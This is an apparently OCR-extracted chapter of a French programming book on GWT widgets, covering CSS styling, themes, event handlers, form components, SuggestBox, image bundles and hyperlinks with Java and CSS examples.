C'est connu : l'aspect graphique et le look des composants n'a jamais été la préoccupation majeure de l'équipe GWT, pour diverses raisons. Tout d'abord, d'un point de vue culturel, Google a toujours fait de la simplicité et de la sobriété une de ses marques de fabrique. GWT ne déroge pas à cette règle. Dans cette technologie, le fond passe avant la forme.

Gardez donc à l'esprit que les applications développées avec des composants graphiques (widgets) standards GWT seront nativement sobres, mais qu'il sera toujours possible de les enrichir via le jeu des feuilles de styles CSS ou de framework tiers.

Voici un panorama graphique des principaux widgets GWT fournis en standard.


Les classes UIObject et Widget

La partie visuelle de GWT est en perpétuelle évolution au gré des ajouts, enrichissements ou suppressions de composants. Il existe de nombreuses similitudes entre les différents frameworks visuels du marché. Que ce soit Java Swing, Windows Forms, Flex ou WPF, tous ces produits possèdent en commun une conception tirée d'un modèle éprouvé.

Ainsi, ils proposent pour la plupart une super-classe agrégeant toutes les opérations liées à un composant graphique. Cette classe s'appelle `JComponent` dans le monde Swing, `UIComponent` pour Flex, et `Control` pour Microsoft (Silverlight et WPF).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 2–1
Panel des composants GWT




Concernant GWT, toutes les opérations communes à l'ensemble des widgets sont regroupées dans deux classes aux rôles très complémentaires : `UIObject` et `Widget`.

`UIObject` est la classe mère de `Widget`. Elle agrège l'élément racine du DOM pour chaque composant et intègre les opérations liées aux styles CSS. `Widget` a un rôle plus spécifique, car elle fournit toute la gestion événementielle d'un composant, mais également l'attachement et le détachement des éléments du DOM ; nous y reviendrons dans le chapitre 6, « La création de composants personnalisés ».

Comme on peut le voir sur le diagramme suivant, les trois quarts des classes de la partie graphique de GWT dérivent directement ou indirectement de `Widget` et `UIObject`. Nous verrons plus loin que la maîtrise de ces deux classes est incontournable pour implémenter des composants spécifiques ou simplement spécialiser les composants existants.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 2–2
API des widgets GWT



Les feuilles de styles CSS

Contrairement à certains de ses concurrents (tels que Silverlight ou Flex), GWT n'a pas cherché à créer une API supplémentaire par rapport au standard CSS. Toutes les règles qui prévalent dans le monde CSS sont valables avec GWT, que ce soient les notions de classe de style, la portée, l'héritage, etc.

Les avantages de s'appuyer sur un standard tel que CSS sont nombreux, notamment pour ceux déjà initiés aux méthodes de développement de sites web traditionnels. Il est par exemple très facile de reprendre une feuille de styles CSS existante pour l'intégrer telle quelle dans une application GWT.

Néanmoins, cette simplicité a également un inconvénient majeur. CSS 2 et CSS 3 n'étant pas toujours reconnus de manière uniforme par tous les navigateurs (notamment les plus anciens), il n'est pas rare de devoir effectuer quelques pirouettes pour assurer une compatibilité multi-navigateur. Or, ces pirouettes vont à l'encontre de la philosophie de base de GWT, qui veut qu'un site soit nativement compatible avec tous les navigateurs sans subterfuge technique.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Autre inconvénient de poids, le développement CSS passe par une phase d'apprentissage, qui peut s'avérer douloureuse pour un développeur non expérimenté. Alors que GWT met Java au centre de son modèle de développement, la syntaxe CSS a tendance à casser quelque peu cette homogénéité globale. Dans ce chapitre, nous nous attardons sur les codes de base permettant d'intégrer les styles CSS, mais sachez d'ores et déjà que GWT propose une API (`ClientBundle`) intégrant lors de la compilation des classes de styles CSS spécifiques par type de navigateur.

La syntaxe

Intégrer une feuille de style CSS dans une application GWT s'effectue de deux manières :

- référencer indirectement la feuille de styles dans le fichier de configuration du module via l'ajout de la ligne suivante `<stylesheet src="colorpicker/styles.css"/>` (procédé également appelé « inclusion automatique de ressources ») ;
- référencer directement la feuille de styles dans la page hôte avec la balise `<link rel="stylesheet" type="text/css" href="monStyle.css" />`.

Notez que les feuilles de styles sont cascadées dans l'ordre où elles sont incluses.

La fonction principale à connaître est `setStyleName()` associée dans certains cas à `addStyleName()` et `removeStyleName()`.

`setStyleName("monSuperStyle")` applique sur un élément un style qu'on qualifie de primaire et écrase tout style existant. Dans le cas suivant, la classe de style `.monSuperStyle` présente dans le fichier CSS est utilisée pour styler le bouton :

```
.monSuperStyle {
    height: 60px;
    width: 60px;
    border: none;
    padding: 0px;
    vertical-align: middle !important;
}
```

Puis, en Java :

```
public void onModuleLoad() {
    final Button myButton = new Button("Mon Bouton");
   myButton.setStyleName("monSuperStyle");
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Les méthodes `add/removeStyleName()` ajoutent ou suppriment un style secondaire à un style primaire. Dans l'exemple suivant, cela revient à enrichir `.monSuperStyle` avec `.styleSupplementaire1` et `.styleSupplementaire2`.

```
.monSuperStyle {
    // …
}
.styleSupplementaire1 {
    border-color:#d0d0d0;
}
.styleSupplementaire2 {
    Background-color:#d0d0d0;
}
```

En Java :

```
// On positionne le style primaire .monSuperStyle
Label someText = new Label();
someText.setStyleName("monSuperStyle");

// puis on lui ajoute styleSupplementaire1
someText.addStyleName("styleSupplementaire1");

// et styleSupplementaire2
someText.addtyleName("styleSupplementaire2");
```

Si nous souhaitions maintenant supprimer `styleSupplementaire1`, nous écririons :

```
someText.removeStyleName("styleSupplementaire1");
```

Les styles dépendants

Les styles secondaires utilisés avec `addStyleName()` ont l'avantage de pouvoir empiler des styles sur un style primaire. En revanche, ils ne permettent pas de gérer des modifications sur des groupes de styles.

Lorsque la méthode `someText.addStyleDependentName("hover")` est appelée, GWT combine le style primaire avec le style dépendant `hover` pour créer le style `monSuperStyle-hover`. Ces styles dépendants ont la particularité de pouvoir suivre tout changement de style primaire. Par exemple, le code suivant applique automatiquement les mêmes styles que `someText` (en l'occurrence `hover` et le style primaire) au widget `someButton` :

```
someText.setPrimaryName("someButton")
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Cela épargne de nombreuses lignes de code lorsque plusieurs widgets ont des styles au nommage semblable. Autre cas d'école, imaginons un contrôle de type menu qui contiendrait trois états : défaut, sélectionné et survolé.

Lorsqu'un style primaire est modifié pour pointer sur un autre contrôle avec l'ordre `setStyleName("menuItem2")`, les styles dépendants sont automatiquement appliqués (pour peu qu'ils existent).

```
.menuItem {
    background-image: url(images/nav.png);
    background-repeat: no-repeat;
    background-position: 0 0;
    display: block;
    height: 0px;
    padding: 30px 0 0 0;
    overflow: hidden;
}

.menuItem1 { background-position: 0 0;        width: 65px; }
.menuItem2 { background-position: -65px 0;    width: 90px; }
.menuItem3 { background-position: -155px 0;   width: 65px; }

.menuItem1-hover { background-position: 0 -30px; }
.menuItem2-hover { background-position: -65px -30px; }
.menuItem3-hover { background-position: -155px -30px; }

.menuItem1-selected { background-position: 0 -60px; }
.menuItem2-selected { background-position: -65px -60px; }
.menuItem3-selected { background-position: -155px -60px; }
```

Voici le code java pour appliquer en une ligne l'ensemble de tous les styles de `menuItem2` à `menuItem1` :

```
menuItem1.setPrimaryName("menuItem2")
```

> Le chapitre 11 « La gestion des ressources » aborde d'autres mécanismes d'utilisation des CSS en GWT, en particulier l'API `CssResource` qui permet d'appliquer et de charger des classes de styles en Java. Cette API est une abstraction de plus haut niveau aux fonctions de styles présentées ici.

Les styles prédéfinis

Pour répondre aux nombreuses critiques portant sur la pauvreté graphique du style proposé par défaut dans les premières versions de GWT, l'équipe de développement a pris soin de fournir à partir de la version 1.5 plusieurs thèmes graphiques. Ces

thèmes sont disponibles à l'intérieur de la librairie `gwt-user.jar` sous la forme de modules externes.




Figure 2–3
Les différents thèmes proposés

Chaque CSS correspondant à un thème contient une liste de styles prédéfinis. Utiliser un thème revient donc à le référencer dans le fichier de configuration XML comme un module :

```
<!-- Inherit the default GWT style sheet. You can change        -->
<!-- the theme of your GWT application by uncommenting          -->
<!-- any one of the following lines.                  -->
<inherits name='com.google.gwt.user.theme.standard.Standard'/>
<!-- <inherits name='com.google.gwt.user.theme.chrome.Chrome'/> -->
<!-- <inherits name='com.google.gwt.user.theme.dark.Dark'/>     -->
```




Figure 2–4
Thèmes visuels

GWT utilise une convention de nommage particulière puisqu'il applique implicitement ces thèmes lorsqu'on crée une interface graphique à base de composants GWT

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

standards. Chaque widget GWT possède un style qualifié de la manière suivante : `.gwt-<widget>`.

Voici un extrait du thème Chrome :

```
.gwt-Button:active {
  border: 1px inset #ccc;
}
.gwt-Button:hover {
  border-color: #9cf #69e #69e #7af;
}
.gwt-Button[disabled] {
  cursor: default;
  color: #888;
}
.gwt-Button[disabled]:hover {
  border: 1px outset #ccc;
}

.gwt-CheckBox {
}
.gwt-CheckBox-disabled {
  color: #888;
}
```

Pour que le rendu soit fidèle au thème, chaque widget GWT applique lors de sa construction un style par défaut répondant à la convention de nommage suivante : `setStyleName("gwt-Button")`.

Là encore, il est toujours possible de spécialiser ces feuilles de styles ou de redéfinir certaines classes en fonction de besoins spécifiques.

La gestion des événements

Jusqu'à la version 1.5, GWT souffrait de nombreuses lacunes dans le domaine événementiel du fait d'un manque d'extensibilité. Pour pallier ces défauts, GWT 1.6 a introduit un nouveau mécanisme événementiel à base de gestionnaires (*handlers* en anglais) avec pour objectif de se rapprocher le plus fidèlement de ce que proposent habituellement les frameworks graphiques traditionnels tel que Swing ou Windows Forms. À chaque type d'événement correspond une interface qui définit une ou plusieurs méthodes invoquées par le widget lorsque survient un événement. Lorsqu'une classe souhaite recevoir des événements d'un type particulier, elle implémente l'interface du gestionnaire correspondant.

Prenons l'exemple du widget `Button`. Il répond aux événements de clic de souris et son gestionnaire associé est `ClickHandler` :

```
public void monClickHandlerExample() {
  final Button b = new Button("Cliquez Moi");
  b.addClickHandler(new ClickHandler() {
    public void onClick(Widget sender) {
       // Gérer le clic de souris ici
       b.setText("Titre modifié!");
    }
  });
}
```

Contrairement à des langages comme C# ou JavaScript, Java ne fournit nativement aucun mécanisme associant des pointeurs de fonctions ou des délégués à un événement. Le développeur a donc tendance à coder de nombreuses classes anonymes comme dans l'exemple précédent. Or, ces classes fragmentent de manière excessive la mémoire, surtout lorsque le nombre de widgets est important.

> **REMARQUE Mot-clé final et classes anonymes**
>
> Le mot-clé `final` est utilisé lorsqu'une classe anonyme référence une variable dans la classe qui l'englobe. `final` indique qu'une variable ne peut être modifiée après avoir été initialisée. Cela garantit que la classe anonyme disposera toujours d'une référence intègre (elle n'aura pas été modifiée plus tard dans le programme).

Plutôt que de créer des instances différentes par le biais de classes anonymes, il est donc préférable de partager la même classe externe entre plusieurs composants et de spécialiser le traitement en fonction de l'émetteur source à l'aide de la méthode `getSource()`.

```
public class HandlerExample implements ClickHandler {
  private FlowPanel fp = new FlowPanel();
  private Button b1 = new Button("Button 1");
  private Button b2 = new Button("Button 2");

  public HandlerExample() {
    initWidget(fp);
    fp.add(b1);
    fp.add(b2);
    b1.addClickHandler(this);
    b2.addClickHandler(this);
  }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  public void onClick(ClickEvent event) {
    // À noter que parfois les événements ont des sources
    // qui ne sont pas des widgets.
    Widget sender = (Widget) click.getSource();

    if (sender == b1) {
      // Gère la validation client et le résultat du serveur
    } else if (sender == b2) {
      // Gère la validation client et le résultat du serveur
    }
  }
}
```

Pour supprimer un événement, il suffit d'appeler la méthode `removeHandler()` sur l'objet `HandlerRegistration`.

```
public void onModuleLoad() {
    Button b = new Button("OK");
    HandlerRegistration h = b.addClickHandler(new ClickHandler(){
        @Override
        public void onClick(ClickEvent event) {
        }
    });
    h.removeHandler();
}
```

Tour d'horizon des widgets

GWT fournit en standard de nombreux composants qui vont de la simple zone de saisie à l'éditeur WYSIWYG complexe. Voici un tour d'horizon de ces widgets.


Les composants de formulaires

GWT fournit toute la panoplie des composants classiques d'un framework web Ajax, les listes, les cases à cocher, les boutons, les zones de saisie, etc.

Prenons un exemple de formulaire contenant quelques contrôles standards.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 2–5
Un formulaire GWT



Le formulaire précédent peut être codé en quelques lignes en utilisant principalement des classes du package `com.google.gwt.user.client.ui`.

```
public void onModuleLoad() {

    // On positionne un onglet
    TabPanel tabPanel = new TabPanel();
    RootPanel rootPanel = RootPanel.get();
    AbsolutePanel ongletFormulaire = new AbsolutePanel();
    tabPanel.add(ongletFormulaire, "Formulaire GWT");
    tabPanel.selectTab(0);

    // Chaque ligne du formulaire est un panel horizontal
    HorizontalPanel hp = new HorizontalPanel();
    hp.add(new Label("Entrez votre nom: "));
    TextBox nom = new TextBox();
    hp.add(nom);

    ongletFormulaire.add(hp);
    hp = new HorizontalPanel();
    hp.add(new Label("Entrez vos préférences: "));

    // Les listes de sélection
    ListBox lb = new ListBox();
    lb.addItem("Rouge");
    lb.addItem("Vert");
    lb.addItem("Bleu");
    hp.add(lb);
    ongletFormulaire.add(hp);

    // Les cases à cocher
    CheckBox cb = new CheckBox("Intéressé ");
    cb.setValue(true);
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    hp = new HorizontalPanel();
    hp.add(cb);
    ongletFormulaire.add(hp);
    hp = new HorizontalPanel();

    TextArea ta = new TextArea();
    ta.setText("Mon texte");
    hp.add(ta);
    ongletFormulaire.add(hp);
    rootPanel.add(tabPanel);

    // Les boutons
    Button okBtn = new Button("OK");
    Button cancelBtn = new Button("Annuler");
    hp = new HorizontalPanel();
    hp.add(okBtn);
    hp.add(cancelBtn);
    ongletFormulaire.add(hp);
```

PRODUCTIVITÉ Éditeurs de code ?

Notez que le développement d'une interface graphique, aussi minimale soit-elle, nécessite de nombreuses lignes de code GWT. C'est une situation que l'on trouve globalement dans la plupart des frameworks graphiques du marché (Java Swing, Windows Forms...). D'où l'intérêt de disposer d'éditeurs de code WYSIWYG ou de modèles de développement basés sur un langage intermédiaire (comme XML). Nous l'abordons plus loin dans le chapitre 16 sur la création d'interfaces avec UIBinder et l'outil GWT Designer.

Nous pouvons désormais gérer un événement sur chaque contrôle du formulaire précédent. Lors du clic sur n'importe quel contrôle, nous affichons un message à l'utilisateur avec les valeurs saisies en fonction du type de contrôle (grâce à la méthode `getSource()`). Remarquez que nous aurions également pu traiter les saisies de manière globale lors du clic sur le bouton *OK*.

```
(…) // Construction de l'IHM précédente puis abonnement des
gestionnaires
    lb.addChangeHandler(this);
    cb.addClickHandler(this);
    ta.addChangeHandler(this);
    nom.addChangeHandler(this);
}
public void onChange(ChangeEvent event) {
    if (event.getSource() instanceof TextArea)
        Window.alert("Vous avez saisi " +
          ((TextArea)event.getSource()).getValue());
    if (event.getSource() instanceof ListBox)
        Window.alert("Vous avez saisi " +
          ((ListBox)event.getSource()).getSelectedIndex());
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    if (event.getSource() instanceof TextBox)
        Window.alert("Vous avez saisi " +
          ((TextBox)event.getSource()).getText());
}

public void onClick(ClickEvent event) {
    Window.alert("Case cochée : " + ((CheckBox)
      event.getSource()).getValue());
}
```

SuggestBox

`SuggestBox` fait partie des composants qui ont fait le succès du moteur de recherche de Google. Lors de la saisie des premières lettres du texte recherché, le contrôle analyse et suggère les différents résultats possibles suivant un algorithme spécifique (proposition à partir du troisième caractère, synonymes, etc.).

Pour utiliser un `SuggestBox` dans GWT, il suffit simplement d'instancier le widget puis de l'attacher à un algorithme de suggestion. Notez que cet algorithme est totalement extensible par l'utilisateur. S'il souhaite faire appel à des services asynchrones ou filtrer plus précisément la recherche, il lui suffit de dériver de la classe abstraite `SuggestOracle` et de fournir une implémentation spécifique.




Figure 2–6
Composant SuggestBox

Cela donne en termes de code :

```
MultiWordSuggestOracle oracle = new MultiWordSuggestOracle();
oracle.add("Sami");
oracle.add("Samitraille");
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
oracle.add("Salami");
oracle.add("Saminerve");

SuggestBox box = new SuggestBox(oracle);
hp.add(box);
ongletFormulaire.add(hp);
```

Les bundles d'images

Lorsqu'on développe une application ou un site GWT, il n'est pas rare d'avoir à référencer de nombreuses images. Ces images représentent des bordures, des textures de fond de cellules ou de simples icônes de menus.

Le protocole HTTP est bien mal loti lorsqu'il s'agit de gérer un nombre important d'images dans un site. Prenons en exemple le site tf1.fr, connu pour recéler quantité d'images et de photos en tous genres sur sa page d'accueil. Lorsqu'on réalise un audit des flux échangés entre le navigateur et le serveur web avec le plug-in Firebug, on s'aperçoit que le navigateur doit effectuer plus de 124 requêtes HTTP de type GET.

Un tel volume a un effet immédiat sur les performances. Non seulement le navigateur doit charger toutes ces images, mais chacune d'elles nécessite une opération de connexion/déconnexion HTTP. Le procédé des *keep-alive* de HTTP 1.1 propose bien une solution pour garder la connexion TCP ouverte tant que la page n'est pas entièrement chargée, mais elle s'avère inefficace lorsqu'un intermédiaire de type proxy ou pare-feu interfère au milieu de l'échange. Ce type d'outils a tendance en effet à couper toute connexion supérieure à un laps de temps donné.

L'autre effet indésirable des sites contenant de nombreuses images est le clignotement ressenti par l'utilisateur lorsqu'il affiche pour la première fois un site, notamment avec une ligne à bas débit. Cet effet appelé également *bouncy effect* a tendance à dévaloriser le site, surtout lorsqu'il faut attendre quelques secondes pour voir apparaître l'image constituant l'ombre d'une fenêtre.

Les *bundles* d'images visent à résoudre ces problèmes par un mécanisme plutôt ingénieux. L'idée consiste à regrouper toutes les images d'une durée de vie importante dans un paquet, un bundle dans le jargon GWT. Ce bundle est un gros fichier hébergeant l'ensemble des petites images et optimisé de telle sorte qu'il y ait très peu d'espace perdu (un peu comme lorsqu'on range ses meubles dans un camion lors d'un déménagement).

À l'aide d'un mécanisme appelé *clipping*, GWT est capable d'afficher une sous-région de la grosse image pour n'afficher qu'une seule image.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 2–7
Bundle d'images

Pour mieux comprendre, voici un exemple de bundle avec l'application Mail fournie par défaut dans GWT. On peut remarquer que toutes les images constituant l'arbre de gauche, mais également le logo du haut, sont regroupés dans un fichier d'extension `.png` situé à la racine du site. Ce fichier est créé lors de la phase de compilation et mis en cache définitivement, d'où l'intérêt de n'y stocker que des images susceptibles d'évoluer très peu.




Figure 2–8
Flux réseau d'un bundle d'images

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Pour définir en Java un fichier bundle, il suffit de créer une interface dérivant du type `ClientBundle` (c'est une interface de marquage), en respectant les contraintes suivantes :

- Les méthodes ne prennent aucun paramètre.
- Les méthodes doivent avoir un paramètre de retour de type `ImageResource`.
- Lorsque le nom de la méthode ne correspond pas exactement au nom du fichier sur disque, les méthodes doivent proposer une annotation sur le modèle `@Source("monImage.gif")` permettant de retrouver le chemin vers l'image associée (ces images doivent être au format `.png`, `.gif`, `.jpg` ou `.bmp`).

Le sens de cette interface est expliqué plus en détail dans le chapitre 10 sur la liaison différée. L'idée exposée ici est simplement de comprendre la correspondance entre nom de méthode et chemin de fichiers. Lorsque la correspondance est incorrecte (chemin ou image inexistante) le compilateur émet un message d'erreur et refuse de compiler l'application.

```
import com.google.gwt.resources.client.ClientBundle;
import com.google.gwt.resources.client.ImageResource;

public interface WordProcessorImageBundle extends ClientBundle {

  /**
   * Recherche 'new_file_icon.png', 'new_file_icon.gif', ou
   * 'new_file_icon.png' placé dans le même package.
   */
  public ImageResource new_file_icon();

  /**
   * Recherche le fichier 'open_file_icon.gif' placé dans le même package
   *
   * /
  @Source("open_file_icon.gif")
  public ImageResource openFileIcon();

  /**
   * Recherche le fichier 'savefile.gif' placé dans le package
   * 'com.mycompany.mygwtapp.icons', sous la condition que ce package
   * soit dans le classpath.
   */
  @Source("com/mycompany/mygwtapp/icons/savefile.gif")
  public ImageResource saveFileIcon();
}
```

La classe `Image` prend en paramètres des objets de type `ImageResource`. Nous matérialisons l'image en transformant l'objet de type `ImageResource` en objet de type `Image` lors de la construction des widgets :

```
public void useImageBundle() {
  WordProcessorImageBundle images = (WordProcessorImageBundle)
    GWT.create(WordProcessorImageBundle.class);
  HorizontalPanel tbPanel = new HorizontalPanel();
  // Le constructeur de la classe Image accepte un objet de type ImageResource
  tbPanel.add(new Image(images.openFileIcon()));
  tbPanel.add(new Image(images.saveFileIcon()));
}
```

REMARQUE Et les CSS ?

La création des images par le biais de l'interface `ClientBundle` est un mécanisme algorithmique complexe qui nécessite l'utilisation d'API. Si vous référencez des images dans une feuille de styles CSS avec la forme d'écriture habituelle `url(image.gif)`, celle-ci sera téléchargée via une requête `GET` HTTP.
Il est à noter également que la classe `ImageBundle` présente dans GWT 1.x qui jouait le même rôle est dépréciée au profit de l'interface `ClientBundle`, plus puissante et dont l'étendue des possibilités est abordée au chapitre 11, « La gestion des ressources ».

Les hyperliens

Comme nous l'avons vu précédemment, une application GWT se résume à une seule page d'un point de vue de la navigation. Cette page incarne l'essentiel du contexte applicatif (la portée des variables de l'application est restreinte à l'onglet courant).

Dès lors, on comprend aisément que le lien hypertexte, tel qu'il prévaut dans le monde web, n'a finalement qu'un intérêt limité lorsqu'il s'agit de naviguer au sein d'une seule page. Un lien hypertexte `<a href="autrepage.html">lien X</a>` aurait pour effet de faire perdre à l'utilisateur l'ensemble de son contexte courant, car on recharge entièrement le JavaScript créé.

Malgré cela, il existe bel et bien des liens hypertextes dans le monde GWT, mais ils sont très particuliers. Ils créent du point de vue du DOM un chemin incluant une ancre `<a href="#ancre">mon Lien</a>`, dont l'intérêt principal est de s'insérer dans l'historique du navigateur.

L'historique est abordé plus en détail au chapitre 15 sur les design patterns GWT.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
// Création des liens hypertextes
Hyperlink link0 = new Hyperlink("link to foo", "foo");
Hyperlink link1 = new Hyperlink("link to bar", "bar");
RootPanel.get().add(lbl);
RootPanel.get().add(link0);
RootPanel.get().add(link1);
// Ajoute un gestionnaire appelé lorsque l'utilisateur clique sur
précédent
History.addValueChangeHandler(new ValueChangeHandler(){
public void onValueChange(ValueChangeEvent token) {
    lbl.setText("L'ancre est :" + token.getSource());
} );
```

Les conteneurs et gestionnaires de placement

Les conteneurs en GWT ont pour objectif de se rapprocher au maximum du fonctionnement de leurs homologues dans les clients lourds. Un conteneur est souvent associé à un gestionnaire de placement. Le rôle de ce dernier consiste à positionner les contrôles fils en fonction de certaines contraintes imposées par le conteneur père. On trouvera ainsi des gestionnaires de placement de type formulaire, mais également des placements horizontaux ou verticaux.

GWT, s'appuyant sur HTML, tire parti des balises `<DIV>` et `<TABLE>` pour simuler le placement de ses fils. Contrairement à Swing ou Windows Forms, GWT associe le concept de gestionnaire de placement à celui de conteneur : on parlera alors de conteneur de placement.

Il existe deux types de conteneurs, les conteneurs simples et les conteneurs complexes.

